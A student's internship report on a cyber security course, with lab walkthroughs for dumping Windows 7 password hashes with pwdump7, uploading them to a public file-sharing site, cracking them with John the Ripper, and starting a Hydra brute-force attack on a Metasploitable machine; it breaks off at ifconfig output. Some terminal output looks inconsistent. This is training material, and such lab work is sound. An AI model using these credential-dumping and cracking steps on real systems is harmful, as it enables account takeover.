

INTERNSHIP ON CYBER SECURITY

SELF INTRODUCTION

My name Shubhashree. I am a final year student of Computer Science & Engineering. I am currently pursuing my B.E from Mangalore Institute of Technology and Engineering, Moodabidri.

ABOUT THE COMPANY

In the year 2018, DLithe became a technology company dedicated to serving IT companies and academic institutions. With expertise in embedded systems, robotics, and edtech, our vision is to create products that drive positive change for the upcoming generation. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, we have developed 8 development centres to support the research and development efforts of the student community. Our assistance to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360-degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, we have impacted countless lives. We are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.

SUMMARY OF THE INTERNSHIP

The domain of the internship was Cyber Security. The duration of internship was one month starting from 6th February 2023 to 6th March 2023. First 15 days there was a knowledge gaining session where the trainer taught us basic information about the concepts that are essential in the field of cybersecurity. Another 15 days we had hands-on practical sessions. Along with learning new things, we also had the chance to improve our soft skills. Activities were also conducted in between the internship which helped us to learn more about cyber security and also enhance our soft skills. We gained knowledge about various security concepts and their practical implementation, Through hands-on experience and exposure to different tools. It was a great opportunity to work as an intern in Dlithe.

Group1:

1. Install the below software:


- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine



2. Perform password cracking - Offline mode

- a) Perform password cracking of windows 7 machine
- b) Password cracking of Metasploitable machine using Hydra


a) Password cracking of windows 7 machine:

Step 1: Start both Kali Linux and Windows 7. Using the firefox browser of windows 7 download the pwdump7 file in windows 7 machine. Copy the folder pwdump7 to Local Disk(c:)>windows.








Step 2: Open the windows7 command prompt and run it as administrator. Go to the parent directory (cd ..) and change the directory to pwdump7(cd pwdump7). Run the command PuDump7.exe > hash.txt to create a hash file.





Step 3: In the kali Linux go to internet explorer and search for <https://tmpfiles.org> then upload the hash.txt file that was created before.



Step 4: Goto Kali Linux Firefox and type the URL that we got after uploading the hash.txt file in windows7. We will get the hash.txt file. Click on the download to open the content of the file. After opening the file copy the content and paste it in the in a new file in Kali Linux using command **nano hash1.txt**





Step 5: Write the command **john hash1.txt** in the kali linux terminal to get the password of the windows7 machine.

```

root@kali:~# ./john --wordlist=/usr/share/john/password.lst
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Singl
Press Ctrl-C to interrupt or any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with increment:[ASCI]
0g 0:00:00:11: 3/3 0g/s 48394K/s 48394K/s pbcodem2..pbcodem23
0g 0:00:00:52: 3/3 0g/s 48439K/s 48439K/s 48439K/s kw12acs..kw12acs
0g 0:00:07:01: 3/3 0g/s 48558K/s 48558K/s sc77+c..sc77+c
Session aborted

Administrator:::508:NO PASSWD:*****:31D6CFE0016AE931B73C59D7E0CB89C0:::
Guest:::NO PASSWD:501:NO PASSWD:*****:NO PASSWD:*****:windows7:windows7:1001:PASSWD:*****:DAD105E9D1694065DF584D40A783D311:::

3 password hashes cracked, 1 left

root@kali:~#

```

b) Password cracking of Metasploitable machine using Hydra:

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra can be used to brute force passwords for various services such as *FTP, SSH, Telnet, HTTP, HTTPS, SMTP*, etc.

Here we assume that we know the username (msfadmin) but don't know the password of the Metasploitable machine.

Step1: Run Kali Linux in root user mode. Find out the IP address of the Metasploitable using commands `ifconfig` and `nbtscan`.

```

root@kali:~# ifconfig
eth0    flags=4163UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
        inet 192.168.56.1  brd 192.168.56.255  netmask 255.255.255.0  broadcast 192.168.56.255
        ether 08:00:27:b1:9d:07  txqueuelen 1000  (Ethernet)
        RX packets 362  bytes 52996 (51.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1885  bytes 403165 (393.7 KB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo:   flags=73  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  brd ::  scopeid 0x10<host>
          link-local 127.0.0.1  txqueuelen 1000  (Local Loopback)
          RX packets 395  bytes 33902 (33.1 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 395  bytes 33902 (33.1 KB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

